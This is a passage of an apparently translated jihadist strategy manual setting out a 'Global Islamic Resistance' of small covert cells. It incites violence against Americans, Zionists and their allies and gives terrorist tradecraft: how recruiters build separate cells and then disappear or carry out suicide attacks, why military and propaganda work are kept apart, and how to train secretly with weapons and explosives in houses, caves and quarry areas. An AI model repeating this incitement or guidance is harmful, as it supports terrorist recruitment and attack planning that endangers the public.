This theory relies on the basic operating principle and slogan (A System of Working and not an Organization for Working) **"System and not Organization."** That is to say, the Islamic resistance detachments establish their system of building detachments, like we explained in the military theory, on the basis of a system of operating and combining efforts of its results, not on the basis of the central organization. I will explain more.

The fundamentals of building a traditional Resistance organization

I will briefly mention the basis and principles of building traditional resistance organizations which I spoke about in a lecture in Peshawar. There are five principles:

1. The methodology: The Idea and the Dynamic Ideology which all members of the organization believe in and agree on.
2. The leadership: Includes the Emir, the council, and the administration – and the way of making decisions.
3. Planning: Program of strategic work to achieve the objectives.
4. Financing: These are the financial means which is enough to execute the plans.
5. The Pledge (Al Baya'a): The system of relationship between the Emir and the followers (i.e. members of the organization).

The fundamentals of building the Global Islamic Resistance Call and its Jihadi Detachments

Like it was built in the military theory and like we mentioned before, the fundamental building in our dawah depends on:

1. Belief in the idea of dawah, its basic Jihadi aqeeda, and its legal political theory.
2. Working to achieve its common goal which is to defend (the ummah) against the enemy occupation forces and fighting whoever helps them.
3. Implementation of the methodology for complete education of the members.
4. The way of working and moving which includes specific details in the theories of military organization, preparation, training, financing, and inciting.
5. The detachments carry a common and mutual name besides their particular name.
6. The covenant with Allah (SWT) to be committed to the methodology and work to achieve the goals.

So if we want to make a comparison between the fundamentals of traditional organizations and the fundamentals of the system of the Global Islamic Resistance Call, we will find this comparison in the following table:

Work Fundamentals	**Components of the Traditional Organization**	**The System of the Resistance Detachments**
The Goal	Overthrowing the (apostate) government and establishing a (Islamic) legal government in the specific country.	Resistance in order to drive out the enemies and their supporters.
The Methodology	The ideas and methodology of the Jihadi organization.	The methodology of the Global Islamic Resistance Call
The Leadership	The central Emir and the leadership.	Common guidance for the global detachments. A particular Emir for the detachment.
Planning	The Organization's Operation program.	Resisting the occupation forces and striking them in every place.
Financing	Donations were the source of financing for the organization and for its expenditure program.	Private financing (through contributions) by the detachment. The spoils of war and donations are the source.
The Pledge and the Covenant	The Central Pledge is to the Emir	The Covenant is with Allah (SWT) to perform Jihad and resistance. The (second) covenant is to obey the Emir of the detachment.

So the call for resistance is based on non-central cells. And its Jihadi detachments are based on individual operation and on the operation of small, completely separate non-central cells, so that they will not be linked, except by the mutual goal, the common name, the methodology of belief, and the way of education.

Building Cells and Detachments (The system of building and operating)

When we put the theory of resistance in its final form in the year of 2000 in Kabul during the Islamic Emirate in Afghanistan under the rule of Taliban and the first actual experience in Afghanistan, the formula of organizational building was ancient. I was forced to make an adjustment to this theory because of 11 September and the American Campaign (in Afghanistan). I will explain this adjustment in detail after the next chapter.

The Three Organizational Departments of the Global Islamic Resistance Detachments

The First Department: (The Central Detachment)

The basic mission of this detachment is to guide and to direct (the resistance) and to call (for resistance) by publishing the system of the call (for resistance) and its political and legal methodology, its educational methodology, its dynamic methodology, and to spread this to all levels of the Ummah. (The mission) is also to publish media statements and declarations of methodology in the name of the call and its detachments, provided that the statements include the detachments' ideas, manners of performance, and points of view. (The mission is also) to form (a separate branch of) the central detachment which actually fights on the battle front. (The mission is also) to communicate with other separate detachments, if possible, to build relationships (with them), to coordinate (with them), and cooperate (with them).

The Second Department: The Coordination Department: (or The Non-Central Detachments)

This department consists of members with whom a relationship has been previously established and who have taken courses to be completely qualified in the ideology, the methodology, and Islamic education (i.e. ideological education, morals and manners, military movements). The mission of this detachment is to leave the battle front and spread throughout the land according to each member's situation (i.e. if he is Egyptian, he will go to Egypt, etc.). The member of this department will work individually and freely; and completely separate from the central detachments with regard to movements. He will have no connection (with the central detachment) except the name, the goals, the methodology, the Islamic education, and the manner of work; other than that the connection will be completely cut. The advantage of this kind of detachment is that its leadership was educated on the ideas of the call (for resistance), so they have the ability to teach Islamic manners and education, methodology, ideology, and Islamic work in a safe way. These detachments were prepared proficiently in the military field, so they can spread the military science that is needed.

The Third Department: (The Dawah Department) or Common Detachments of the Global Islamic Resistance Call

This Detachment is the foundation of the Global Islamic Resistance
Call which has the following slogan:

"Resistance is the whole Ummah's Jihad not solely that of the elite fighting forces."

So the (dawah) call will be to deliver the ideas by all means and medium, brief or detailed, in order to enable the enthusiastic youths who have the intention of doing Jihad to enter the dawah and to make their independent, exclusive detachments. These youths will contribute to the resistance without any active connection or relation to the central detachment.

The connection, however, is limited to:

- the common goal
- the mutual name
- the common Jihadi and ideological methodology
- And a complete (Islamic) educational methodology.

So these youths can complete their self-preparation in the correct way through the clear ideology.

The member who joins the detachment of the common call only needs to believe in the ideas, confirm his intention, join the call, and educate himself and his group about the call. So he will begin working according to the methods and the style which was mentioned in the well-known dawah methodology and its morals and manners.

In the books and on the recordings wherein I explained the technique, I emphasized that the foundation of the call and its strategic scope is the third department of the global Islamic resistance detachments. We included the details of this methodology for the researcher explaining how they can establish detachments and how these detachments operate. But first, I will refer to 9/11 and its consequences, the fall of Afghani Emirates, and the collapse of the theory of confronting the American military which has materials, technology, and manpower for every field. The proof of this was the limited confrontation which happened between the uncovered and centralized forces of the Mujahideen and the forces of this American campaign in Afghanistan. After that, (it was the same) in Pakistan, Iraq, and some places like Yemen, etc. This completely confirmed for me the strategic importance for individual covert operations and the fundamental department of the call for resistance, i.e. the Common Dawah Department.

I think that it might be a long time, and Allah knows best, before we will be able to recentralize and operate face-to-face by way of a standing army on the battle front. In this (current) situation we have to work through two departments, the first one and the third one.

The First Department: The Centre of Guidance:

This department supervises the guidance and the direction, and publishes the methodology and education programs, and issues the data and the necessary research to do follow up on all of this. This department works covertly to suit all situations.

The Third Department: The Detachments of the Resistance Call:

We hope that Allah will allow us to form these detachments. By the Permission of Allah, we expect these detachments to form automatically by those who desire to work through this methodology (i.e. Muslims who want to do Jihad, but don't know how to start yet). This forming of the detachments will be activated when the call reaches the common Muslim that is surrounded by situations that push him to join the resistance. This (joining the resistance) is done via underground dawah work in order to convince sections of the people of the necessity for the methodical control of the resistance, and (to convince them) of the necessity for working through this dawah to combine our efforts so that we reach the strategic goal, which is to defeat the enemy, its Nazi campaign, and its American-Zionist leadership.

If Allah decrees for me a long enough life for this balance (of power) to happen, which we hope will return to us the ability to recentralize and re-establish a standing army, I will work to continue what I started before, and that was, in fact, to form three departments.
This beginning (i.e. to centralize a standing army) was promising and encouraging. However, I will not discuss this experience which failed like other Jihadi attempts during the after-effects of 9/11 and the collapse of the Islamic Afghani Emirates.

I hope that if this balance manifests and the Mujahideen are able to recentralize after I meet my Lord – and I ask Allah to forgive me and have mercy on me, and to make me a martyr in His Way – I ask Allah to make some of the well-qualified Mujahid leaders to work to fulfil my dream to form a directing office for the Global

Islamic Resistance Detachments and to form expert central detachments for this call which is a summary of my beneficial Jihadi experience and dynamic ideas for a period of over a quarter of a century – and I ask Allah for sincerity.

I hope this idea matures and proves to be a serious contribution which will help to defend the Ummah and fight the occupation forces and their helpers who came to fight this weak and believing nation.
I hope that this is the time for this Ummah to stand up, by the Permission of Allah.

Now I will go back to explaining what will help those, who are convinced by this call for Jihadi resistance, to completely form their independent covert detachments.

The Classification of the Global Islamic Resistance Detachments from the Perspective of Their Mission

1- The Builder (Recruiter) Detachments

These Builder (Recruiter) Detachments and their members specialize in:

a. Spreading the idea of Global Islamic Resistance.

b. Convincing the leaders of Mujahideen and the youths - who have the intention of resisting – by using the views of the call.

c. Hastening to form independent detachments for the Mujahideen leaders and for the youths.

d. Preparing them ideologically, militarily, and security-wise.

e. Qualifying the leaders of the Mujahideen and the youths to train themselves and to train their members to be operational detachments.

The prospective mission of these builder detachments, if they are able, is to provide the pioneer members of operational detachments with money which will help them to start up.

The necessary characteristics for the builder detachments:

a. To be covert and able to move with freedom and security in the environment that they live in.

b. To understand the methodology of the call for resistance, be qualified in the ideology, and be able to explain it and call to it. Also, they should have a proper dynamic, political, and legal background.

c. To have a high level of understanding in how to move around covertly in order to teach others to move around in a like fashion (i.e. covertly).

d. To have the competent ability to conduct secret training on light weapons, explosives, and other light weapons for guerrilla warfare.

e. To be able to connect with some financial sources of the resistance so as to provide for the newly formed operational detachments so that they can start up operations.

2. The Operations Detachment

The operations detachment consists of one or more members and it is better to not exceed 5-10 maximum. This detachment forms automatically because they (members) know the ideas, the details, and the belief system of the Islamic Resistance Call. Also this detachment is formed with the help of a member of the builder (recruiter) detachment. The mission of this operations detachment is to leave or go for Jihadi operations and join in the fighting immediately. They (the members) educate themselves by themselves via the methodology of the call (for resistance). **Don't be tempted to expand – i.e. convert to make more detachments. You should resist the desire to expand so as not to become small pyramid organizations. This is very dangerous and it will quickly lead to their capture – may Allah forbid this.**

3. Covert Incitement Detachments

This Detachment consists of very small cells from one to three members who have legal, political, and ideological qualifications. They also have media experience and experience of how to move around covertly. They also are experienced in using the internet and other means of electronic communication. The mission of

this detachment is to spread the Call to resistance and to broadcast its literature, researches, studies, methodologies, via covert means of broadcasting, especially through the internet. They work to translate research papers and studies of the resistance into the language of the Muslims and to other international languages. They are careful when spreading these materials and they invent new methods of working (i.e. spreading their material) which rely on the situation of every place and country. I will mention the details of how these detachments work in the chapter of the Theory of Media and Incitement.

Clarification of How to Build (Recruit) and Operate Covert Detachments

First: The Way the builder detachments (i.e. recruiters) form several operations detachments:

We know the way of building pyramid organizations and we have seen that it is dangerous because if any member of the pyramid is captured, then anyone with him on his level, under him, or above him will also be captured until the whole pyramid organization is destroyed. So if we have pyramid organizations and one of them is captured, this will lead to a confession about everyone on his level, under him, and above him. This tragedy will reoccur. The manner of capture and of inhumane and immoral torture leads to the destruction of the strongest and most secret organizations everywhere. We explained before that some of the organizations depended on the cluster-way. That is, to leave the head of the cluster in another country different from the country of operations so that the leadership resides in a safe place and keeps in contact with a member of the field leadership or meets with him who also is in a safe place. The pyramid cluster-organization managed the members working in the field of the country of operation. If the pyramid was destroyed, it would not lead to the capture of the head of the cluster. This manner was successful to give some of the Islamic and Arabic organizations, as well as, the global organizations room to manoeuvre. However, the international cooperation for fighting terrorism destroyed it. If any government requested a wanted member it led to his capture by the host government and he would confess the knowledge of the members of his organization in the other countries.

This would lead to their capture in a matter of hours or days maximum; this was after the enemies announced their motto of "destruction of safe refuge." When the organization's leadership went for refuge, which was out of the control of the New World Order, like Afghanistan and Chechnya, the enemy made a program to destroy these places and put them under the control of the New World Order. Thus, the manner of the cluster-system was destroyed and deactivated and the days of organizations came to an end that will not return until the New World Order is destroyed. This is the aim which we want to achieve, with the Help of Allah.

The Recommended Way to Build (Recruit) the Detachments

The active member of the builder (recruiter) detachments must have the following important characteristics: being qualified in doctrines of security, in matters of legalities, in cultural matters, and he must have a lot of knowledge. He must be able to affect a wide circle of people. He will select some of his acquaintances that he thinks are qualified to lead the detachments. He will speak to each one of them separately on this topic in gradual stages after he trusts them and prepares them separately with one assistant, or two maximum. He will use the methodology of the call during the period of preparation, especially this book, which is the most important research paper. He will also use my lecture series entitled "Jihad is the Solution – Why and How" and my lectures which are recorded on video entitled "Global Islamic Resistance Detachments". Also, I have some recorded lectures about guerrilla warfare principles which are useful for military education for covert wars and guerrilla war operations. This lecture consists of three parts:

Part 1: A brief lecture on 2 cassette tapes. Part 2: Lessons on 6 cassette tapes.
Part 3: A comprehensive lecture-course consisting of 32 cassette tapes.

This comprehensive lecture course is the explanation of the book "War of the Weak and Oppressed", which is the most important book explaining guerrilla warfare and the reasons for its success and failures. This book

contains 170 pages and is useful for preparing research on military and security which can be done on the internet and (this military and security information) is available in several languages. I have the intention, if Allah makes it easy for me, to prepare some brief lectures on this study with some supplementary studies for this comprehensive book. These supplementary studies contain what we need for dynamic, legal, political, and educational preparation.

The members of the Builder (recruiter) Detachment must subject the operations detachment to a program of ideology, security, and military preparation. The most important part of the program is the ideology preparation, which lasts approximately 1 or 2 months if he utilizes the intensive course. I will mention the ways for covert and military preparation later, Allah Willing. Suppose that a member of the builder detachment prepares 4 or 5 completely separate (operational) detachments and none of these new members knows anything about the other.

| A | | B | | C | | D |
| E | | F |

Now, every new member has a mission to build his own detachment which consists of 2 or 3 members, or he can remain alone if he wants. He (the recruiter) will determine a date for them. (These operations detachments) must not start their operations before this date in order to give him (the recruiter) time to leave the area. This is because the builder (recruiter) is the only real danger to this group. That is to say, all of the operational detachments can be destroyed by his capture.
Before this date comes, the member of the Builder detachment (i.e. the recruiter) must leave to an area unknown to the operational detachments so that they will not disclose his whereabouts.

He can go to either a Jihad battle-front outside of the control of the enemy, or to any country where he has a different identity that nobody knows about. He can also just disappear to a new area.

He could also go and do a martyrdom operation after building many operations detachments, because he represents the only danger for the detachments that he built.

Furthermore, if any detachments are captured, there is no way to know about any others except through him (the recruiter).

So it is very critical for the builder (recruiter) to be careful with his speech or actions, even if it is the form of giving guidance or encouragement, which might lead to one or some of his recruits guessing and discovering the identity of the others. Consequently, this will lead to everyone's disclosure.

These operations detachments can form automatically without any builder detachments. They can work in the resistance directly without calling (for resistance) to others. So when an individual is convinced, he will join the resistance and form a small detachment consisting of himself and a friend only. They can prepare themselves through this research (i.e. Global Islamic Resistance Call) and give a name to their detachment. After this, they can start work directly without making new detachments. This is the safest way for them.

Anyone who has minimal experience in covert operations training can recognize that a small detachment that consists of 2 or 3 members who are qualified in military and security and who have a high education in terrorism can perform huge operations. This detachment can also move across the country in many cities giving the impression that they are many detachments while in fact they are only one. I have many stories and magnificent models of this, but time does not allow me to go in to it.

Second: Be careful not to mix the covert military work with the dawah and media work
Mujahideen who build the detachments must be extremely careful not to mix military operations with dawah work because if they do this they will cause a lot of harm to themselves and to others. The basic principle and goal of the member in the operations brigade is to form a brigade for himself only and to perform operations

according to his ability. If he does not trust others, then he should work alone, or if he does find others he trusts, then he should only work with 2 or 3 maximum. In this way they can form a detachment and work in the military field silently, counting on their reward and recognition only from Allah. After this they choose one of the enemy targets, which have been previously mentioned, and perform one operation, even if it is only one operation in several months. They should make a brief public announcement properly while following strict codes of security.

You must know:

1. That the dawah to organize others, media work, and fund collecting are all (public) and thus incompatible with covert (secret) operations and can never ever be combined. Bringing these opposites together in our dynamic, Jihadi history led to real disasters. This is the most important extraction from our previous painful experiments.

2. The principle of (combining) public dawah and secret organizations was the greatest failure of principle and the performance of this led to bloody disasters. So whoever works in dawah must leave covert fighting operations and vice versa. You must know that today the Ummah needs tens of thousands of fighters but it only needs a few da'ees to incite to Jihad.

3. The performance of fighting and irritating the enemies of Allah and sacrificing yourself in the Way of Allah is the most powerful call to wake our sleeping Ummah and the most effective way to incite (others) it to Jihad.

4. Inciting to Jihad is not a reason or an excuse to abandon the obligation of the actual fighting. Whoever abandons the obligation of fighting is like the one who abandons prayer, zakat, fasting and hajj. Rather, he is even worse because the consequences of this (abandoning fighting) is that the enemy will devour our Ummah and also this will result in our Ummah losing its deen and its dunya. So don't lie to yourself, but fear Allah The One Who knows the most hidden secrets and Who will harvest what is in the breasts of men when the contents of the graves are poured forth. Allah is Well- Acquainted with His Slaves and All-Seeing.

Third: The Call for Resistance is a Serious Call

The Mujahideen must be careful and know that it is sufficient to build some detachments for inciting to jihad. However, we need a lot more (Jihadi) operations detachments. That is because the foundation of the obligation is fighting. "So fight in the Way of Allah, you are not held responsible except for yourself." Inciting to Jihad is sufficient for the one who is qualified.

The brother who works in the field of fighting should not let the shaytan convince him to incite others and leave the field of fighting. This is one of the tricks of shaytan. The mission of recruiting others is a big responsibility. It needs, as we mentioned before, the recruiter to completely disappear from the area in which he performed his recruiting. The basis is for the recruiter to perform (Jihadi) operations with the one that he recruits.

Fourth: Participate in the Calculating Progression of the Resistance

I will refer again to that which I mentioned before in the chapter of the military theory, and that is that the importance of the idea of Global Islamic Resistance Detachments comes from spreading and combining its efforts. As I said before, if we form 12 detachments in the whole Islamic world and every detachment performs one operation every year, then we will have one operation every month. If they perform two operations, then we will have one operation every 15 days. The strongest organization can never ever do this! So imagine if 100 people are convinced by this idea and 15 of them succeed to perform one or three operations in a year, the results will be that the Resistance detachments will be mentioned several times every day. This will irritate the enemy and encourage the Muslims to work and we hope that Allah Glorified and Exalted is He, will bless us in these operations. We ask Allah to give us men who are qualified to work with these ideas, to bless us in our efforts, and to let us see our enemies defeated. We also ask Allah to make our end martyrdom in His Path.

Chapter 8
Section 6

The Theory of Training in the Global Islamic Resistance Call

A Review of the Old Methods of Training Used by the Mujahideen in Previous Experiments:

As we mentioned before, according to our methods in order to extract the proper theory and the successful methods, by the Permission of Allah, we will extract the theory of Global Islamic Resistance through studying the training methods used in previous Jihadi experiences. I actually worked with most of these methods during the past years as a trainee and a trainer. After this, I was a training supervisor in our training program during the days when Taliban were in power. As a comprehensive view, we will find that the Jihadi experiences used one of the following methods:

1. Secret training in homes.
2. Training in small secret bases in the areas of operations.
3. Public training under the protection of a country of asylum.
4. Public training on open battlefield bases.
5. Training in anarchic and uncontrolled areas.

We will briefly shine the spotlight on the positive and negative aspects of every method and give examples of each one in order to choose the ideal style of training for today in a post 9/11 world and in the atmosphere of the global war on terrorism.

1. Secret training in homes

The secret Jihadi organizations used this manner in all Jihadi experiences. Rather, it can be said that this method is fundamental in preparing all secret organizations and guerilla warriors throughout the world. Although this method only allows training on light and personal weapons and allows some lessons on how to use explosive and weapons to use in the first stages of guerilla warfare, it is proven that this method is highly effective. The basic principle, as we will explain in guerrilla warfare operations, is having moral motivation and the will to fight; not to increase the knowledge of weapons which are not used by the mujahideen practically.

Through these methods, the trainees learn how to disassemble and reassemble the weapons, and how to use and shoot them theoretically. They will do this practically and perform limited shooting in an empty area, cave, or in an enclosed part of a house that is sound proof. Most of the first shooting done by the trainee is performed during actual fighting operations.

The mujahideen used this method in the Syrian Jihadi experience from 1975 to 1982 and it was very useful and successful. Indeed some of the mujahideen were able to kill some of the apostates and their helpers in their first actual shooting operations. They developed their skills through actual operations and it was a unique experience. Similarly, this happened in Jihadi experiences in other countries.

2. Training in small secret bases

The Jihadi organizations used this method when they found some far empty areas in the mountains, jungles, and agricultural lands. This base was used by 5 to 12 people and they established mobile bases in these far areas. They conducted intensive courses where they applied advanced military tactics of urban guerilla warfare and rural guerilla warfare. These tactics consisted of ambushing, withdrawing to join bigger detachments, and other practices. They also consisted of controlled and limited shooting in areas close to stone quarries (places where explosives are used to obtain rocks for building) and in fishing areas where

explosives are illegally used to kill and catch fish. So in these areas explosions are normal. Also, explosives can be detonated inside caves, but in small increments. This manner is very effective and it is sufficient to graduate the mujahideen who can then enter the guerrilla war battle in its first stage, especially in urban areas.

3. Open training under the protection of a country of asylum.

This method was very reliable before the launching of the New World Order. Many of the Jihadi organizations were able to benefit from the political conflicts, national and international, as I mentioned in chapter 6. The Jihadi organizations established open bases in the countries that had political differences with the home countries of the mujahideen. For example, our Jihadi experience in Syria was successful because that the mujahideen fighters and the Ikhwani Muslimeen from Syria were able to establish developed bases in Iraq and the Iraqi government provided them with tremendous military support and material. A lot of Mujahideen graduated between 1980 and 1983 and created general and specialized courses which included using every kind of land weapon – light, medium, and heavy – except airplanes. This happened also in Jordan, but in a limited capacity, with the help of the Malik Hussein government under the supervision of his intelligence agency. It occurred in Egypt also when a special team of Mujahideen from Syria performed high level training in urban guerrilla warfare training and special operations under the supervision of the Egyptian intelligence agencies. This happened when the famous crisis arose between Sadat and Syria and between Sadat and some other Arab countries in the middle of 1981. I witnessed this experience personally in Iraq and Egypt. It was very beneficial and we acquired a high level of experience during that time.

Every Islamic and un-Islamic organization in the Arab and Islamic countries actually used this manner during the early 60's until the mid-90's. However, this manner was put to an end because the security cooperation between the Arab and Islamic countries fell under the supervision of America.

The following organizations employed this manner of training outside of their home countries in order to fight against their respective governments:

1. The Jihadi organizations from Syria who did their training in some neighbouring countries.

2. Some of the organizations which were in opposition to Saddam Hussein, especially the Shia in Syria, Iran, and Lebanon.

3. Most or all Palestinian organizations in Syria, Iran, Lebanon, Jordan, Sudan, etc.

4. Islamic Lebanese organizations.

5. Some Egyptian organizations trained in Lebanon with Hezbollah

6. Palestinian organizations in Iran.

7. Some groups from northern West Africa trained in Algeria, Libya, and some of the central African countries and vice versa.

More examples of international militant organizations like:

8. ETA (a Spanish organization) and the I.R.A. (The Irish Republican Army) did their training in Arab and Middle Eastern countries and got support from them, as well.

9. The PKK (Turkish-Kurdish Workers Party) benefitted from Syria, Lebanon, and northern Iraq.

10. The Khalq Mujahideen (an Iranian organization) was trained in Iraq.

There were organizations such as these and more. This method will be very important and very beneficial if the situation repeats itself. The military benefit will be great if the Islamic organizations avoid the security and political negative factors in these countries.

4. Open training in open battlefield bases.

The last experience was famous enough to mention its details, for example the open training which happened in Afghanistan in the first period of the Afghani Jihad between 1986 and 1992 and also the open training performed by the Afghani Arabs in the second period between 1996 and 2001. During these two periods, tens of thousands of Muslim and Arab Mujahideen were trained and benefited from this wonderful situation. Likewise, tens of Jihadi organizations and even non-Jihad organizations benefited from this situation as well. This happened again in Bosnia and Chechnya but not on the same scale as in Afghanistan. It happened also in many of the open battle field bases and revolutionary bases in the Philippines and in the Horn of Africa (Somalia) and Kashmir, etc. The training at these bases was the best training ever because the tools of military training and education were complete and comprehensive. This training was done thoroughly and without being exposed to any pressure or instructions (by host governments) like at the bases in the countries of asylum. That is because those governments often put political and ideological constraints (on the activities and training of the Mujahideen).

5. Training in anarchic and uncontrolled areas.

Before the launching of the New World Order, there were a lot of uncontrolled areas and chaotic areas in the world, especially in our Islamic and Arab world, in areas where tribes are practically independent (from the government), and also in very far areas. For example, the tribes in Yemen, Somalia, and the Horn of Africa. This also held true with tribes on the border of Pakistan and with tribes in the desert "belt" areas of African countries which begin in Sudan and extend to the shores of the Atlantic Ocean. It was possible (in the past) and still may be possible (now) for many of the international and national Jihadi groups to benefit from these areas and establish semi-open bases because weapons and ammunition are available in these areas at cheap prices. However, after 9/11, America made its first priority to control these areas that were uncontrolled before. Nevertheless, a lot these areas are still beneficial, especially for national groups or groups that are near to these countries. If we want take notes on training and preparation operations that the mujahideen conducted during these five previous stages, we can make it brief as follows:

Notes about the training:

1. Internal Training in houses and on limited internal bases:

From the experiences of training in houses, the level of the military preparation was relatively low. However, the level of security was very high because this training happened in a very secret and precautionary environment. Also the ideological and moral training was high and it was reflected in the Jihadi ideological and political understanding. It was also reflected in the theory of Jihadi guerrilla warfare, especially in our Jihadi experiences in Syria, Egypt, Libya, Algeria, Morocco, and others. I remember when I was a member of the training team during our semi-secret residence in Jordan during the period of the Jihadi revolution against the Syrian government between 1980 and 1982. We studied secretly in the houses of the mujahideen in Amman and other Jordanian cities. We studied more than 15 theoretical, educational, and military subjects and gave tests to the members. After this, we sent the members who passed the tests to bases in Baghdad, Iraq so that they could join brief and intensive courses, since they had already finished the theoretical training. We formed another group with the rest who took courses and they became specialists in military warfare using different kinds of weapons, including tanks. We saw that the subjects that we taught in houses proved to be important, especially the educational and ideological ones. And in certain situations the cell was able to establish limited and mobile bases. This made the operational circle to be complete and to be the model of best preparation, even if it did not reach a high military level. That (attaining the model of best

preparation) is because there were no political and security restraints, like the case of moving abroad to training.

2. The experience of encampments abroad under the protection a country of asylum.

The clear advantage was a high level of military training which some members achieved through the power and support of the host countries, their armies and their security agencies. They (host countries) provided top training and highly developed equipment.

However, there were very dangerous disadvantages which the experiences exposed through time, such as:

A. - a lot of information, the secrets of the organization, and private secrets to the host countries were used as blackmail against us and eventually became a tool that the host countries used in order to make cooperation with others when their situation changed. They used the principles of Machavelli – "i.e. The End Justifies the Means." The experience proved to be a deadly strategic mistake.

B. This method gave the host country the ability to penetrate the organizations through time, even if they were Islamic and Jihadi organizations. It enabled them to convince some of the members of the organizations to work under the flag of the host country, especially whenever this organization (which had a legal, political, media, and military structure) resided in this host country for a long time. Like what happened with the Syrian Jihadi experience when its leadership was in Iraq and Jordan etc. Eventually these host countries were able to enter these groups business and imposed their will on the Islamic groups using the group as a political tool in the region. That is because these countries followed a policy of controlling the Islamic groups through financing them, as we will mention in the Chapter of Financing.

C. The operation of moving to bases of countries of asylum often posed a danger to security because of the moving and travelling of the Jihadi members to these bases. There were security traps set up by security agencies who were very alert in these situations. In these cases the agencies put agents on the organizations' bases and in their unsecured areas. They succeeded in this because sometimes the members of the organizations left the basic principles of security, especially when they resided there for a long time and their goal of training converted to political goals which inevitably resulted in emptying the fields of Jihad.

3. The bases in the open battlefield:

The ideal model in this case was the Afghani bases which consisted of 2 periods – the first period was the Jihad against Russia and the second period was the days of Taliban. Also, the bases in Bosnia were ideal to a certain extent. Chechnya was not a field of training nor did it attract organizations or members who wanted to train, but it was a field of Jihad and direct operations. Thus, the Chechen battle field created high cadre fighters.

The positive points of these experiences were very great, with regards to the training and preparing, especially in the military levels. As for the disadvantages, we can sum them up as follows:

A. Losing the chance of ideological education. This is because there were a lot of organizations and competition and conflicts which were not neither (Islamically) legal nor logical in a lot of situations, as I mentioned before.

B. The problem of the high cost of travelling to the areas of training (i.e. Jihad) which was paid for by the trainee himself (the cost of traveling and residence).

C. The problem of security penetration like obtaining a visa from the neighbouring countries, especially Pakistan, and crossing the borders and moving in public, and facing the spy agencies. Also, security problems

were caused by the combined Global War on Terror campaign. A lot of sectors of Mujahideen incurred great losses and harm without putting up any Jihadi reaction.

4. Encampments in anarchic areas

They were not used much in the previous stages. The negative and positive points of these methods are similar to the closed and secret bases, except one difference, these anarchic and uncontrolled areas were very costly to reach.

This was a quick and brief explanation of the advantages and disadvantages, the methods of training in the world before 9/11 and the current American campaign on the Islamic world.

As for today, the progress of the campaigns and the cancelling of most of the (aforementioned) methods by cancelling the margins that they allowed all seem to be automatic. So it is not possible in the current situation to establish public training in the open battle field and it is not possible for a country to open bases to the mujahideen and the Islamists. Moreover, the anarchic and uncontrolled areas are all now near to being completely under the control of America, such as the tribal areas of Yemen, the tribal areas of Sarhat in north-western Afghanistan, and the desert "belt" of Central Africa, etc.

So in a world under America's attack and under the international coordination for fighting terrorism, it seems clear that the only way possible for us now, is the way of secret training in houses and mobile encampments. In the current situation, the available opportunity for the extremely secret methods of training is very difficult. We will try to give some explanations to help the resistance detachments and other mujahideen everywhere to train themselves and prepare their strength to terrorize the enemy of Allah from amongst the Americans, the Zionists, and their allies. However, before entering the topic of the basics of the method of the resistant detachment training, I will explain some of the concepts and points which help to extract and understand this topic. This topic covers the training methods needed now.

The Concept of Preparing: Its Purpose and Goals

Preparation: It is to know a group of sciences, knowledge, and some physical abilities to perform the mission of Jihad which is fighting in the Way of Allah. These 2 noble verses summarize the concept, tools, and goals for preparing, and the Sunnah gives details of this practically and theoretically, which needs a separate book, but we are here to only give a summary. These 2 verses are:

" And prepare against them all you can of power, including steeds of war (tanks, planes, missiles, artillery) to terrorize the enemy of Allah and your enemy, and others besides whom, you may not know but whom Allah does know. And whatever you shall spend in the Cause of Allah shall be repaid unto you, and you shall not be treated unjustly." (Surat Anfal, Ayah 60)

"And if they had intended to march out (for jihad), certainly, they would have made some preparation for it; but Allah was averse to their being sent forth, so He made them lag behind, and it was said (to them), "Sit you among those who sit (at home)." (Surat At- Tauba, Ayah 36)

I will mention some of the benefits of these verses.

As for the verse from Surat Anfal:

1. It is decided that preparation is according to one's ability and not above one's ability. Further, it is a legal obligation, so every Muslim prepares his weapon and himself according to his ability.

2. *"From strength and Steeds of War"* these comprehensive words refer to every means for acquiring weapons, war machines, and transportation. The Prophet Muhammad (sws) explained this in his hadeeth, "The strength is shooting" and he repeated it 3 times. The Qur'an commands all the Muslims to obtain weapons and not to be heedless of this. So the Noble Qur'an says in the noble verse of Surat An-Nisa: 102

"…And let them pray with you taking all the precautions and bearing arms. Those who disbelieve wish, if you were negligent of your weapons and your baggage, to attack you in a single rush, but there is no sin on you if you put away your weapons because of the inconvenience of rain or because you are ill, but take every precaution for yourselves. Verily, Allah has prepared a humiliating torment for the disbelievers."

3. The verse explains that the obligation of preparing is not the mere acquisition of knowledge, physical exercise, or other than that of which has spread lately about preparing (for Jihad), like travelling without the having intention of Jihad. Preparing is for a specific goal only*…"Prepare… to terrorize the enemy of Allah and your enemy, and others"* as I mentioned this verse before.

4. Then this ayat refers to a gentle indication after the order to prepare and obtain weapons and war machines, to spend. This is because Allah SWT knows the cost of this and He knows that most of those who desire to make Jihad are poor. The verse orders spending and ends with the order to spend and promises great rewards from Allah.

As for the verse of At-Taubah:

It contains important signs and important jurisprudence for the relationship of preparing with faith and its relationship with practical Jihad. Among the distinctions of this is verse (46) which speaks about hypocrites and their claim of having the intention for Jihad after verses (44-45) which speak about the relationship of the believers and how they, in fact, perform Jihad with their property and lives and they do not ask permission to flee (from fighting) like the hypocrites do; those whose hearts are in doubt and seek permission for an escape. And for this reason, the chapter of At- Tauba is called the **"Exposer of the Hypocrites."** So now the verse which concerns us decides that among the signs of the hypocrites is their avoiding the preparation for fighting and Jihad. Also, the verse says about them *"If they wanted to go out"*, this means if their intention were

truthful to fight and go out (in the path of Allah) "*They would have prepared something for it."* That means they would prepare to fight, which was required of them according to their capability and capacity. This verse, also, determines that Allah SWT hated for them to go out for Jihad and discouraged them from it (i.e. going out for Jihad) because he knew the situation, so he made them stay behind as a mercy for the mujahideen. This is because going out for these people is harmful (for the Jihad and the mujahideen).

We will return to our main topic which is the relationship between Jihad and preparing for it. So the verse refers to the stages of this in the words of Allah: *"If they had wanted to go out they would have prepared something for…sit back with those who stay back"*

What we understand from the verse is the indication that there are 3 stages: The will, preparing, and dispatching (the army).

This dynamic and logical order summarizes the mechanism of Jihad and resistance operations.

1. The Will: Having the will to fight is the forefront of preparing, and afterwards Jihad.

